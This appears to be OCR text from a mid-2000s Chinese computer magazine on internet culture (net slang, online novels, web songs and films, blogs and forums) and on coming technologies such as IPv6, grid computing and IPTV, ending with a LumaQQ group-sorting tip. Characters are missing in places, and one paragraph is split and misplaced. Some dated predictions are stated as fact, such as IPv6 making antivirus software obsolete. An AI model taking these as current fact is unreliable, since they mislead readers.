有人担心网络语言会破坏语言文字规范化，甚至要求有关部门干预，应该对网络语言进行规范。这些人不明白，这种事情不是行政干预能够凑效的。本来带有游戏性质的东西，你去规范它干什么？即使规范了，有多少人会去遵照执行？前面说过，网络语言仅仅是特殊的群体在特殊的场合与特殊的对象采用的特殊的便捷的而又心领神会的表达方式，它基本上不属于全民语言。这种新的网络交流方式没有也不会对传统语言文字交流造成严重影响。如果有的网络词语在交际中通过竞争真的被全民语言接纳了，那是语言〝适者生存〞的结果，人们也不必为此扼腕叹息。网络语言冲击不了主流语言，它的使用仅限于网上，〝网络颠覆语言文字规范〞的担心是 人忧天。在网络交流的过程中，网民们之间彼此心照不宣的那些符号与缩略语，与其说这是在颠覆正统语言文字，不如说是对一个特殊环境的语言系统的丰富与补充，何况语言从来就不是永恒的。有的人抱怨，孩子们这些话我实在不懂啊，那很好办，你也上网聊天〝灌水〞嘛。这就类似一个不炒股的人就大可不必埋怨股票方面那些稀奇古怪的词语。



2004 年感动中国互联网的经典语句

阿尔文·托夫勒早就在《第三次浪潮》中指出：〝电脑网络的建立与普及将彻底地改变人类生存及生活的模式。〞网络语言的产生和流行不过是这种改变的一个小小实证。现代化和信息化使一切都处于流变之中，新的生活方式、新的技术革命、新的人类处境和社会状况，都会催生语言新的要素的产生与变异。互联网使更多的人加入写作的行列，这本身就是一件非常了不起的事情。

互联网成就了《第一次亲密接触》



蔡智恒

1998 年 3 月，中国台湾某大学一工科博士生蔡智恒以“痞子蔡”为笔名在网上陆续连载小说《第一次亲密接触》，各大网站的社区开始转载。小说《第一次亲密接触》也标志着网络文学的兴起，宁财神、安妮宝贝、邢育森、何从、李寻欢等网络写手先后有多部作品问世。网络文学小说的创作有自己的特点如语言、句式、转行排列等自行其道，不同于传统文学；特别是那些在网上频频诞生的新词新语。这些作品对传统文学的创作带来了冲击。



根据原著改编的同名电影上映后反响并不强烈

五年之前，当网络这个朝气蓬勃的毛头小伙一步闯入娱乐圈的时候，许多人就看出了他身藏的潜质，认为其必将成为互联网娱乐的领军人物。五年之后，当网络站在PK台上笑到最后时，他终于众望所归地成为了人们追捧的娱乐骄子，打造出网络无极限的娱乐天下。

中国互联网热点——娱乐篇

网娱双娇 之 唱网天下

2001年，一首《东北人都是活雷锋》风靡网络，迎来了平民歌手的春天。此后，《2002年的第一场雪》、《丁香花》、《别说我的眼泪你无所谓》、《老鼠爱大米》、《两只蝴蝶》等网络歌曲风起云涌。一时间，这个似乎与文化潮流和传统音乐有　的"下里巴人"也登上了大雅之堂，正如一位专业人士所说，网络歌曲的走红，"因为它表达直白、感情真挚、旋律简单，让口味复杂的现代人重新找到情感宣泄的出口。"也因此这一新的流传形式被年轻一代更广泛地接受了。毫不夸张地说，网络歌曲点燃了新一代音乐票友的创作激情，他们迸发出来的灵感火花，成为原创音乐生生不息的源泉。



《东北人都是活雷锋》火爆一时，雪村频繁亮相，进军影视界大有可能

事实上，中国网民的娱乐化特性已成为不争的事实，网络音乐的火爆就是因为互联网给了每个人一个机会。也正因为此，各种网络歌曲评选活动才得以汹涌澎湃的展开，为本不景气的内地乐坛带来了些许鲜活的动力。

2005年，琳琅满目的网络歌曲赛事掀起了一场"平民的狂欢"。先是1月份，被国际唱片协会认定为中国唱片业与"世界音乐大奖"相衔接的音乐奖——金碟奖，增设了"网络音乐类"评奖单元。其后，"OPPO·新浪2005网络歌曲排行榜"自4月27日开始接受上传作品以来，短短4个月已经收到300多件原创作品，在数量上远远超过了传统媒体的音乐排行榜"打榜流量"。同时，与该排行榜相配合的全国校园巡演活动也已陆续开始。新浪CEO兼总裁汪延说，"对于音乐来说，这是一个新的发展空间，就好比是在马车上加个发动机，或者在木船上加个马达一样，网络歌曲提供了新的传播渠道、售卖空间和欣赏模式，这是一个里程碑似的质变。"



庞龙创造的《两只蝴蝶》仍是KTV点播最多的歌曲

然而，尽管网络歌曲被诸多业内资深人士看作是互联网的一个新的增长空间和盈利模式，网络音乐门槛较低，许多创作者和演唱者缺乏专业素质却也是网络歌曲令人　的事实。网络音乐制作人Vivian628在接受采访时说："大多数网络歌手都是蛰伏了很久，他们的作品才被网友认可的。可是当他们成名后，一旦走出网络，回归现实，他们的音乐生命也就如　花一现般的消逝了。"据她介绍，《老鼠爱大米》是杨臣刚1998年的作品，当时，执着于音乐创作的杨臣刚也曾带着它寻访能够慧眼识珠的唱片公司，希望成为一名签约歌手，然而天不遂人愿，没有一家唱片公司愿意给这个其貌不扬的男孩一个机会。2004年，屡屡受挫后的杨臣刚郁闷地将这首歌发在了网上，也许真的印证了那句"无心插柳"的老话，《老鼠爱大米》意外地获得了惊人的下载量。此后，这首歌红遍网络，杨臣刚也成为唱片公司开天价哄抢的炙手可热的明星，并于2004年11月底签约飞乐唱片，完成从网络到商业歌手的飞跃。



杨臣刚让《老鼠爱大米》红遍大江南北，自己也因歌曲的版权官司缠身

在旁人眼里，这是一个麻雀变凤凰的传奇，可是在鲜花和掌声背后，杨臣刚却开始了他的沉寂。"网络歌手一旦走红，就会有唱片公司来找，这在圈内是非常普遍的现象。可是内地的唱片业一直是比较萧条的，唱片公司虽多却良　不齐，很多公司的资金实力注定他们根本不能给歌手一个好的发展平台，歌手一旦签了这些公司，就等于断送了自己的音乐前程。"　Vivian628无奈地说："我并不反对将网络歌手纳入商业化运作中，但是究竟什么样的运作模式才能形成既有利于歌手个人，又有利于制作公司的良性循环，现在还没有成功的先例。"

的确，时下很多网络歌手凭单曲成名后，显出了后续力量　乏的症候。唱片公司在包装、制作、推广等方面并没有给予鼎力支持，而这些歌手却也因东家的种种运作限制而脱离了网络，失去的最广泛的群众基础。那么"网络造星工厂"的前途究竟路在何方呢？

Vivian628说："我认为最应依赖的仍然是网络，它为人们提供了尽施才华的大舞台，并且，随着网络的发展，它能够提供完善的商业化平台，成为娱乐平民化的有力支持。"

中国互联网热点——娱乐篇

网娱双娇 之 影雄传说

对于如今的人们来说，网络视频已经不是什么新奇的事情了。从可视化即时通讯到越来越多网站上出现的"电影下载"频道和专区，花样翻新的网络的影像大礼盒被网友一一笑纳。而现在，"网络电影"的诞生也着实让人们过了把当导演的 ，有人说："网络电影的出现，是电影史上的一场革命。"事实上，从更广泛的意义上来说，它更是网络娱乐化向纵深推进的一次革命。

所谓的"网络电影"，并不是以网络故事为题材拍摄的电影，也不是通过BT或其他PtoP下载的传统电影，而是特指专为在网上播放而制作的电影短片，一般长度为5分钟，最长也不过30分钟。并且，与传统电影相比，网络电影显得小巧、灵活，充满着新鲜的个人气息，更适应人们在工作之余收看短小精彩的节目的消费需求。

网络电影刚出现的时候，还只是网友把自己拍摄的生活记录，采用数字技术送到网上的短片，许多人并没有把它放在眼里，认为它只是一些超级影迷的"试验性"小品。然而，就像目前流行的文化快餐一样，网络电影的兴起，也是快节奏现代生活的必然产物。它打破了电影制作的神秘感，格外受到年轻一代的青 。就连一向追逐最新潮流的美国电影业，也对网络电影的出现持乐观而宽容的态度，各大电影公司甚至纷纷在网上设立了自己的官方网站。那些唯恐一夜醒来即被淘汰的好莱坞明星们，也奋起直追网络电影，为了在网上抢占一块属于自己的领地，竞相建立个人网站，不惜代价在网上举办电影节。



来自博客网的最新消息是，网络红人芙蓉姐姐正在参与网络电影的拍摄，女一号非她莫属



芙蓉姐姐参与拍摄备受媒体关注

2000年9月14日，在中国娱乐网的一群科技助产士的努力下，国内第一部互动网络电影《天使的翅膀》 坠地，网友可通过网站看到该片的故事介绍、拍摄计划、参与方式。每个网友都可以根据自己的想象对《天使的翅膀》的故事、人物乃至对话、细节提出自己的创作想法，充分享用网络时代提供的最独特的创新手段。

俗话说：网络无贵族。网络电影同传统电影的最大区别还在于，它绝对不是少数导演和制作人手中把玩的"三寸金莲"，而是平民爱好者表达生活与意识的影像利器。在这方面，"博客中国"率众网站之先，在今年欲要成就中国网络电影人人拍的大事记。

"博客中国"多媒体事业部的副总经理梁书斌对记者说："博客新设立的'电影频道'鼓励普通人来编写剧本，上传之后由网友评选，支持率最高的五部作品将赢得博客中国的优先拍摄权。也就是说，博客会动用自己的资金投拍这些影片，并聘请专业人士对编剧者进行指导，使他们在短期内掌握导演的基本素质，为这五部时长5分钟的短片提供尽可能的帮助。"他又说："一直以来，网友中蕴藏的创意和智慧非常丰富，他们中有优秀的作者，编剧，导演，演员……可是，由于资金和地域等的限制，很多想独立制片的发烧友在寻找演员、专业摄像、后期制作等方面没有条件，博客中国却可以全方位的协助那些有潜力的作者，为他们提供培训、设备、剪辑等资源，甚至还帮助作者寻找同一地区的合作者。"除此之外，这五部5分钟短片也会进一步接受网友的评选，最受欢迎的将由博客出资拍摄成一部真正的电影，首映式也同样是在网络上进行。梁书斌也表示，网友在线或下载这些电影全部是免费的，这将使得网络电影的娱乐优势更加深入人心。

"免费"是互联网的一条不成文规则，咀嚼过博客的网络电影推广政策之后，不难发现，这一次的免费电影与过去的免费邮件、免费新闻、免费搜索引擎相比，其背后的实质性内容却近乎相同，它们最大的特点就是：网络公司既要提供免费服务的渠道，又要提供免费服务的内容，或者要为免费服务的内容或技术支持手段支付大笔的费用。这一次网络电影的问世，又不知要从网络公司的腰包里掏出多少钱来了。

一个北漂一族的热闹生活



著名歌手杨坤正在熟悉网络社区文化，个人博客更新很快

在这个　大的都市，我是北漂一族，每天两点一线，过着朝九晚五的上班生活。每当夜深人静，城市也沉入梦乡，我时时感到异地他乡的孤单　。

在更为　大的网上，我是一个ID，给外地过生日的好朋友发E-mail，和陌生人在QQ上　大山，在BBS上灌水、贴照片，甚至骂人；在博客上写日记，写故事，看留言……网络再次把我和这个世界联系起来，生活因此而热闹，我不孤独。

离不开的伊妹儿

我记得很清楚，我的第一封E-mail是写给自己的，上面只有一句话"世界，我来了！"若干年后，那个在263上的邮箱已经没有再用过了，今天想起来竟与当年中国第一封E-MAIL("Across the Great Wall we can reach every corner in the world")的意思不谋而合，不禁佩服起自己也是个豪情女子，既好笑又感动。


从一个邮箱到另一个邮箱，我一直在寻找我能用得满意的邮箱服务。最早是263，后来是雅虎、新浪、搜狐、Hotmail、Gmail……因为收费的风波，我从新浪转到了搜狐，又申请了一个Hotmail。风波的结果是门户网站们既害怕放弃原先时候由免费带来的庞大用户群，采取了一条中庸之道，即既提供免费的，也提供收费邮箱服务。接着，他们又开始比赛看谁的邮箱容量大，安静的只有我，依旧在天空最湛蓝的九月给远在澳洲的好朋友海洋发一封E-mail，送去一份生日的祝福，给毕业后去了南方的信澜偶尔发一张母校的风景照。工作的单位给我和同事们配了一个邮箱，在工作中总是要问问"您的邮箱地址是？"似乎名片上最重要的也是邮箱地址，我住在哪里已经无关紧要了。因为E-mail就是我的住址。

随之而来的也还有大量我很不欢迎的东西，人们称之为垃圾邮件，即使我不是一个网络名人，也会经常受到它的骚扰。各种各样的广告信息，还有不明组织的通知，许多莫名其妙的东西塞满了你狭小的空间，令人不胜其烦。不过如果你不愿意再被骚扰，那么就申请收费服务吧，因为天下没有免费的午餐。

聊天实录

每天打开电脑，QQ和MSN自动上线，与线上的朋友打完招呼才开始工作，已经成为我的生活习惯。一日，因为要看照片，没有ACDSee和Photoshop，在网上搜罗了半天，也找不出一个满意的版本。正感叹网上免费的资源将越来越少时，看着跳动的小企鹅，我脑瓜子一转，想出一个妙计：找QQ上的朋友要吧。文件很大，网络很慢，但是朋友却很热情，传输不行，那贴一个网址也行，我顺着他给的地址，打开保存安装，果然能用，不到一个小时问题迎刃而解。

几个月前，竟然碰上一位老年聊友，是在一所名校教哲学的老教授，退休了，暂时在家歇一阵。他说，我教你做菜吧。起先我信不过他，一位老师，教做菜？但他告诉我，他儿子是那座城市最大的饭店的主厨，曾在央视节目中得过第一名。"哇"，我说，"那你以后都不要删掉我啊！"那些日子里，我的厨艺明显提高。第一次聊天他就把手机号码告诉我，我提醒他说，家里的电话可不要随便告诉人啊，网上有坏人的。我那几句话还没发出去，他家里的电话号码就已经发过来了。但我从没打过他的电话。后来他消失了，也许删掉了我，也许他又出去做事了。



网络聊天风靡全国，聊天成为社区文化的一种重要组成部分

MSN、QQ、搜Q、新浪UC，可以聊天的工具很多，最后却固定在前两者上，因为QQ用得最早，上面的老朋友最多，而工作离不开的是MSN，有时候老板和上司懒得打电话，直接在MSN上开会，发命令。出差的时候与领导视频聊天，汇报工作情况，也是最佳的选择。

当新浪刚刚推出UC时，我兴冲冲也去注册了一个，一个唐老鸭慢悠悠地爬上来，进去了发现还是聊天室里最热闹，晚上这些语音和视频的房间里热闹非凡，原来是网友们在里面开Party呢，每个房间有主持人，唱歌，跳舞，表



论坛红人芙蓉姐姐著名的S弯造型

演各路才艺的，甚至诗歌朗诵，天南海北的风情一览无余。宽带使语音视频火了，语音视频也使某些人的眼睛和耳朵直了。

我本将网上往下的世界分得很清，但我还是能回忆起当年看到《第一次亲密接触》时内心的波澜。"如果我有一千万，我就能买一栋房子。我有一千万吗？没有。所以我仍然没有房子。如果我有翅膀，我就能飞。我有翅膀吗？没有。所以我也没办法飞。如果把整个太平洋的水倒出，也浇不熄我对你爱情的火焰。整个太平洋的水全部倒得出吗？不行。所以我并不爱你。"痞子蔡和轻舞飞扬演绎的网络情缘，虚幻如雾中看花，是一场美丽的蛊惑。其实我宁愿相信只会有这样美丽的故事发生，可是一旦网恋与欺骗、抢劫、强暴等暴力联系起来时，是有些人在做一些违法的事情，他们利用了一部分人的天真和对这个世界的信任，把原本干净的网络污染殆尽。

灌水的团队

"在现实生活中，我太默默无闻，在论坛上，我却很活跃，很机灵，很幽默，很热情。我是斑竹，你是谁？"从水木清华BBS、到 树下、到斗牛士、到天涯虚拟论坛，我们是灌水的团队，尽管有人离开有人加入，我们还会在一起游乐，谈谈今天的星座，新闻里的人物，昨晚的足球。线下我们没有聚会，线上我们在论坛里 大山。哪天心情不好了，找个地方发一帖，立刻有人好心回应"bless";也可以极力鄙视你不喜欢的东西，骂人也不管他人高兴。不管是发泄还是享受舌战群雄的快感，不用压抑你的情感，因为逛论坛如同逛街，灌水如同游戏，"play games"。

2005年的论坛特别火，功劳归于两个人，一个是流氓燕，一个是 蓉姐姐。在天涯社区，这个自称"流氓燕"的妈妈极人物，只不过在版上贴了一张半裸的照片，就引起了数十万人的注目，天涯服务器也不堪重负。而 蓉姐姐，一个在北大和清华边缘游走的考研人，因为喜欢在论坛上贴自己的照片，被人们称之为有强烈的"自恋"倾向。有人拍砖，有人叫好，支持者和反对者在论坛上大



超女冠军李宇春同样是网络红人榜冠军

张旗鼓，闹得不可开交。彼时红极一时，如今也只是 花一现，再无人问津。不过最近一出超级女声的好戏又在论坛上上演，除了在现场呐喊助威外，忠实的粉丝们在网际网路也为各自喜欢的超女们拉选票，论坛里也少不了的热闹。回首2005，似乎又是一个娱乐年，而且是女人们挑起的娱乐年，不知男人们会不会惭愧。

我的博客写我心

在论坛里逛久了，有种眼花 乱的感觉，这的确是一个令人快乐的场所，可以交朋友，可以聊天，可以灌水，但却茫然，逛久了就会感到累。所以在论坛里呆的时间更短了，因为我需要让心安静一会儿。我给自己建了一个博客，每天闲下来的时候留下一点文字，为未来留一点记忆。

论坛是属于大众空间，大家可以七嘴八舌的说，而博客是属于个人空间，只有个人的东西，自己个人的东西自己看，或者给亲密的朋友看，或者给大家一起分享，可以说每个人都是需要自己的个人空间，在每个人的心中就是属于自己的个人空间，别人是永远不会看到的，不会进入的，博客满足了很多人这种心理特点，使自己更有精力来维护自己的空间，论坛好比一个大江湖，而博客就相当于一个武狭退出江湖的茅屋，在茅屋里自己想做什么就做什么。

个人博客相当于个人的日记一样，只不过是把日记记在网上下，在网上看，在网上保存了，正是因为在网上，而网络是虚拟的，所以很多人是愿意公开自己的博客，和大家一起分享，因为谁也不知道是谁，同时在网络里看到好的文章，好的东西，还可以把这些好的文章放到自己的博客里，把别人好的东西放到自己个人的空间，进行欣赏，再也不需要在论坛瞎找半天，

博客是私人空间，是个人藏宝的地方，是心灵在网络里的归宿。

但是如果这个私密的空间被打开了呢？比如木子美，这个大胆的女子引发了最大的争论，原因不是她公开了自己的博客，而是公开了众人认为是个人隐私的性爱日记。没有别的愿因，仅仅因为她是个女人。你不能不为她敢于藐视传统的勇气而震惊。

网上的新奇总是曾出不穷，虽然我还不是一名播客，可是有一天如果我不愿意敲字了，我也很有兴趣去玩玩播客。我在想象深夜 听自己声音的感觉，那时的夜晚也许才会真的不寂寞。



敢为天下先的木子美

新技术与新应用

自从上个世纪60年代第一代互联网技术诞生以来，经过几十年的发展，互联网已经进入高速发展阶段，无论是基础框架还是商业化运做机制都非常成熟。然而变革总是孕育在发展之中，我们应该看到，目前的框架和技术已经不适应甚至是严重阻碍了互联网的发展脚步，因此，新一代的互联网技术和应用正呼之欲出，更新换代再所难免。那么在可以看到的未来，有哪些技术和应用值得关注并将改变我们的生活呢？

IPv6

互联网的通信协议就像是邮局，它能为每一个上网者提供一个门牌号码，让人和人之间能够彼此沟通并传递信息，同时还要保证这些信息的安全、准确。由于第一代互联网采用的通信协议IPv4存在局限性，可以提供的地址比较有限，理论上仅有40亿个左右，并且美国利用其第一代互联网建设者和地址支配者的地位，垄断了这些地址资源中约74%的份额，同时基于战略考虑，美国宁可自己地址过剩，也不愿意多分出一些给其他国家，因此紧随其后的欧洲和刚刚　起的亚太地区就只能争夺美国剩余26%的地址了。这就造成了全中国拥有的地址数量仅仅相当于美国一个加州大学的所得，所以中国虽然已经拥有了超过1亿的互联网用户，但地址的拥有量仅有2500万个，很多人不得不用假地址进行转换，在带来安全隐患的同时，直接降低了互联网的效率。在国际上也是如此，有消息称照目前的分配速度，地址将在几年内被瓜分殆尽，届时国际上将不得不面对互联网地址枯竭的危机。

解决这个问题的办法早在1990年就出现了，那时美国开始研究新一代的互联网新通信协议——IPv6，作一个形象的比喻，采用这种新的互联网协议后，互联网地址的数量将多到可以给世界上每一个人的每一根头发都分配一个地址。那么这个IPv6究竟能给人们带来什么呢？首先是它可以给人们梦想自由控制生活中奠定基础，当你想一出家门就自动关门上锁，到电梯间时电梯已经打开恭候，进入停车场时汽车已经发动，还没到公司电脑就开始运转并准备好所需资料，来到办公室时咖啡机已经煮开了香浓的咖啡，那么将这些设备连接上网并分配好地址就可以实现，真真正正是一切尽在掌握。

当然，IPv6的好处远不止这些，安全问题可以说是现有的互联网协议IPv4饱受非议的话题。由于互联网最初设计的目的是应用于美国的军事和科研领域，并没有准备开展商业运做，因此在网络安全问题方面缺乏周全的考虑。随着互联网在社会生活各个领域的广泛运用，黑客、病毒的泛滥，安全问题越来越成为人们关注的焦点。而IPv4的先天缺陷在IPv6上得到了改变，多种安全机制的设计为IPv6铸造了铜墙铁壁，届时目前风光一时的反病毒厂商也许将“英雄无用武之地”了。此外，IPv6在支持“永远在线”连接，防止服务中断以及提高网络性能方面也具有IPv4无可比拟的优势，现在动　的登录失败，网络不通，拥挤掉线的状况将一去不复返。

IPv6也是互联网重新洗牌的大好时机，无论从软件、硬件还是商业应用来看，它都将创造巨大的市场空间，微软、思科、Intel等今天的IT巨无霸也许将在这一轮的竞争中折　沉沙。可喜的是，我国在这一领域的研究已经处于世界先进行列。

网格计算(Grid Computing)

俗话说“众人拾柴火焰高”，一滴一滴的水也许无足轻重，但如果它们融合成江河大海，那将能释放出多么巨大的能量啊。而“网格计算”这一技术就可以实现这样的概念。顾名思义，“网格计算”的得名是因为这种计算方式像格子一样的体系结构，它把互联网上的资源连结成一张网，每一个网点都可以受到其他网点的支援。它可以将网络中分散的计算能力联合起来，以供应给那些在一定时间内需要高性能计算能力的项目。举个例子来说，如果你想自己计算出下一年某一天的天气情况，只能是花费几亿元美金购买一台超级计算机进行计算，而通过“网格技术”，你就可以把互联网上的众多计算资源整合成一台虚拟的超级计算机，将以CPU为主的各种资源“拧成一股绳”，借助众人的力量实现这一目的。2002年11月，日本国家高级工业科技研究所从日本向美国发送数据，速度高达707Mbps——在1万公里以上的距离之间以如此高的速度传送数据，这在世界上尚属首次，此次试验就是通过网格系统实现的。“网格计算”的另一特性是可以无处不在，无论是家庭内部、同事之间、企业内部还是城际、国际，都可以实现规模不同的“网格计算”。它可以整合网上的一切资源加以共享，有效地提供内容服务、计算服务、存储服务等。“网格计算”对于提高企业和个人的计算机利用率问题，削减信息技术方面投入巨大的巨大浪费问题起到无与伦比的作用。在理想的网格世界，成千上万台服务器的闲置时间和成千上万台计算机的闲置计算能力可予以利用，租给需要大量计算能力的人。“网格计算”还有一个独特之处在于，能够根据需要，同时将共享资源划分给许多个用户同时工作，而非将所有计算能力集

IPTV 应用

通俗地说，IPTV是一个能让大家在互联网上看电视的技术。目前，IPTV系统技术已陆续开始被世界各大电信运营商大规模采用和部署。通过这项技术，用户可以通过电视或者计算机收看电视节目，或者视频点播自己喜欢看的电影、电视，接受信息服务，进行通信和参与互动游戏等，其中视频点播以电影、电视剧为主，信息服务以社会、体育、财经、彩票为主，互动游戏以休闲类、益智类、对抗类游戏为主，远程教育以时尚、烹饪、职业教育为主。IPTV业务很大程度上颠覆了传统电视用户对电视娱乐的消费和使用习惯。IPTV与互联网模式不同，电信运营商是IPTV业务的门户，电视运营商是IPTV业务的资源源头。基于IPTV系统的电信行业与媒体行业的融合，必将产生一个新的融合性行业，一个巨大的网络电视产业即将诞生。

VoIP 应用

VoIP又称IP电话或IP网络电话，是Voice over IP的缩写，是建立在Internet上的新型数字化传输技术，也就是通过互联网打电话，IP电话基本原理是:通过语音压缩算法对语音信号进行压缩编码处理，然后把这些语音数据按TCP/IP标准进行打包，经过网络把数据包发送到接收地;接收端把这些语音数据包串起来，经过解码、解压缩处理后恢复成原来的语音信号，从而达到由互联网传送语音的目的。VoIP能给大家带来的显著好处就是大幅度降低了通话费用和很好地提供多媒体电话服务，你可以近乎免费地与远在美国的朋友通过VoIP看到对方的图像，随意传输文字和聊天。也许到那时，中国移动、中国电信等垄断企业也就将风光不在了。

数字家庭

随着信息化的普及，家庭中的电脑、家电越来越多，随之而来的是信号线、遥控器、说明书漫天飞，这个需要控制，那个需要操作，现代化的同时也伴随着复杂化，使用者都快成技术专家了。由于每种电器都有独立的控制系统，因此彼此之间的联系几乎没有，人们迫切需要一种全新的方式来控制生活，享受生活，如何能够使各种家用电器之间能够协同工作，如何能够用最简单的方式使用它们，于是数字家庭的概念诞生了。这到底是个什么东西呢，说法有很多种，但带给人们的享受却是实实在在的，比如像盖茨所描述的那样“想看什么节目就看什么节目，想听什么广播就听什么广播，可以边看电影边做饭，边泡浴缸边打游戏”;房屋的照明随着人们的生活需要自动变明变暗;一个遥控器可以统一控制所有的设备;电视机、冰箱、微波炉、洗衣机、空调、灯光、电动窗帘，什么时候工作，怎么工作都能随心所欲地统筹安排;当你身处远方，家里的一切都可以随时掌控;不用再担心被盗和灾害，家里的摄像头、防盗报警器、自动烟雾探测器、有害气体检测装置可以自动报警并通过网络发送到你的手机、电子信箱或者公安局。总而言之，数字家庭的主要用途在于家庭影音娱乐、电信及广播业务、控制和监视功能方面。

中于单一任务上。美国、欧洲、日本等发达国家都启动了大型网格研究计划，发展速度很快，根据美国《福布斯》杂志预测，网格的重要技术标准将在这两年出现并将推动信息产业市场的持续高速发展，在2020年产生一个年产值为20万亿美元的大工业。我国的计算机产业在总体上落后于西方国家，我们已经错过了参与发明互联网的前两个浪潮，抓住这个历史性瞬间也将是我国赶上国际互联网技术发展步伐的绝佳机遇。

在互联网上飞翔——高速宽带

互联网业内标准制定机构〝CableLabs〞发布了一项被称为〝DOCSIS3.0〞的新技术，该技术的应用可以使互联网运营商在当前的设备上将网络速度令人吃惊地提升300倍。Comcast公司首席执行官Brian Roberts表示:〝当前，宽带运营商所提供的宽带速度一般为每秒300万比特(3MB)。但新技术可以却提供每秒10亿比特的下载速度。〞如果与其相匹配的调制解调器面世，那么这种技术将在很大程度上改变网民使用互联网的体验。而如此惊人的宽带速度将会给我们带来什么呢？CableLabs首席执行官Dick Green认为:〝当前的宽带服务还是相当有限的，有许多服务仍无法实现。而且，有些服务我们目前还想像不到。据预计，与之相匹配的调制解调器有望于2008年上市。对此，思科公司首席执行官约翰·钱伯斯认为:〝除了娱乐市场外，该技术还将改变我们的日常生活方式。例如，该速度完全可以快速传递数字图像，例如X光片。这样，用户坐在家中就可以享受到大部分体检项目。〞其他方面的应用还包括，企业通过高清晰电视进行视频会议;消费者可以在5分钟内下载一部完整的高清电影，而当前，最快还需要22分钟。另外，在新游戏供应商，医院和学校等机构等都成为最大的受益者。

网络大一统——三网合一

所谓三网合一是指将现有的电信网络，计算机网络以及广播电视网络相互融合，逐渐形成一个统一的网络系统，由一个全数字化的网络设施来支持包括数据、话音和视频在内的所有业务的通信。统一后的网络将采用互联网的TCP/IP协议作为通讯协议。

未来三网合一的网络，将是一个覆盖全球、功能强大、业务齐全的信息服务网络，这个网络也是全球一体化的综合宽带多媒体通信网络，超大容量的光纤构成地面骨干网络，天上卫星多媒体系统将为全球用户提供普通接入。这一体系是一个有机整体，具有高度统一性和平滑连接性，可以为全球任何地点、采用任何终端的用户提供综合语音、数据、图像等高质量的服务。

三网合一将使目前备受关注的IPTV、VoIP、数字家庭等新应用将获得空前发展。

不是结束的结语

丘吉尔有一句名言:现在还远未结束，甚至还没有开始结束，只是初始阶段暂告一段落。将这句话套用在中国的互联网发展上，是比较恰当的。中国互联网，如果不想仅仅被裹挟在时代的大潮中流转前进，那么就应该继续乘风破浪，风雨兼程，再创十年辉煌。

CF [ZT01]



QQ 分组排序，其实很简单

★★★

任务编号：200518

任务内容

为方便地区分QQ好友，我们经常会使用“好友分组”功能，但这个功能有一个缺陷，那就是无法对组实现重新排序。要完成上下排序就必须将分组删除后再重新依次建立，希望能够找出方便的组排序方法。

装备：Windows 98/2000/XP
任务难度系数：3/5
挑战者：张之

新任务
（300 元）

无论是普通的HTTP下载，还是BT下载，都需要先登录Windows后再进行操作。大文件下载一般都需要很长的时间，如果登录了系统人却走开了，那就可能导致安全问题，如何实现开机后不登录直接自动下载？（选题推荐：网友 花和尚）

QQ缺陷：分组却不能排序

1.分组为何需要排序

QQ 的“好友分组”功能是将好友按照不同的类型进行分类的功能，比如小编狂 PK 的 QQ 中就有“同事”、“PLMM”、“作者”、“常用作者”等若干分组，可是由于分组建立顺序的关系，而导致了分组并没有按照原来希望的方式排列，比如“作者”和“常用作者”中间却是“PLMM”，严重影响工作啊……

2.无解的缺陷

当需要对分组进行排序时，你就会发现 QQ 本身并不提供这个功能，咨询腾讯客服后得知：QQ 不支持分组排序功能。而经过搜索后发现，网上找到的大多数所谓的 QQ 分组排序技巧都是伪技巧，提供的方法大意是在 QQ 的组名称前加上数字序号，QQ 就会对组自动排序，经测试后发现该技巧只能在 TM 中实现，切换回 QQ 之后组的顺序又会恢复原状。

请来帮手：另一只企鹅

QQ 有很多非官方的兼容客户端程序，它们可以运行在除 Windows 之外的其他平台（如 Linux、Mac OS 等）上，其中我们曾经介绍过的 LumaQQ 是使用平台无关性语言 Java 编写的，因此支持包括 Windows 在内的各个平台，我们能不能从它下手呢？经过试验，我们找到了一种非常快速的解决方法。

1.下载安装 LumaQQ

第一步：在IE中打开http://lumaqq.linuxsir.org/main/?q=node/231，找到网页中“LumaQQ 2004T 初始安装包”中“For Windows”的部分，然后下载“带 JRE”（即 Java 运行库）的版本，解压到本地硬盘中。

第二步：找到网页中“LumaQQ 2004T Patch”部分，下载最新的升级补丁（至发稿时，最新的升级是“2005-08-26 21:00”发布的那个版本），解压后用其中的文件覆盖刚才初始安装包解压目录中的同名文件（一般在 lib 子目录下）。

第三步：此时你的 LumaQQ 已经是最新版本了，运行其目录下的 lumaqq.bat 即可运行，然后用你的 QQ 账号登录即可（第一次登录时需要下载用户数据，请耐心等待）。

2.修改分组 XML 文件

用你的 QQ 账号登录后，在 LumaQQ 目录下就会生成一个以登录的 QQ 号码命名的子目录，在该目录下的 groups.xml 即为 QQ 分组的数据文件。用 UltraEdit（下载地址：http://nj.onlinedown.net/soft/608.htm）或EmEditor（下载地址：http://nj.onlinedown.net/soft/2640.htm）等支持 Unix 文本格式的编辑器打开 groups.xml。需要注意的是，用 UltraEdit 打开时可能会询问“Do you want to convert groups.xml to DOS format?”（见图1），点击“No”。在编辑器中可以看到，用户名都是以诸如“<XUser nick="" organizationId="0" userFlag="" cardName="" member="" talkMode="" qq="" headId="" pinned="" windowY="" windowX=""/>”的形式记录的，而好友分组的格式则是这样：



图 1

```
<XGroup name="" type="FRIEND_GROUP">
<XUser….>
<XUser….>
<XUser….>
</XGroup>
```

其中“XGroup name”的值即为分组的名称，结构非常清晰明了。只需要按照你的排序要求进行剪切和粘贴，调整这些“<XGroup>....</XGroup>”块的顺序就行了（见图2），完成后保存文件。

3.分组信息上传

再次登录 LumaQQ，此时在 LumaQQ 的界面中 QQ 分组的顺序已经改变了，可是现在还没有大功告成。点击 LumaQQ 界面左下角的系统菜单，选择“分组管理→上传分组”，等待数据上传完成。现在打开原版 QQ 并登录，就会发现好友分组顺序已经调整好了，

■软件 DIY

系统蓝色档案(二)

名副其实的Rundll32.exe

★★★★

本文可以帮你学到

- 了解 Rundll32.exe 进程究竟是什么
- 找出 Rundll32.exe 调用的 DLL 文件
- Rundll32.exe 和 Rundll.exe 的区别
- 通过 Rundll32.exe 实现另类快捷方式

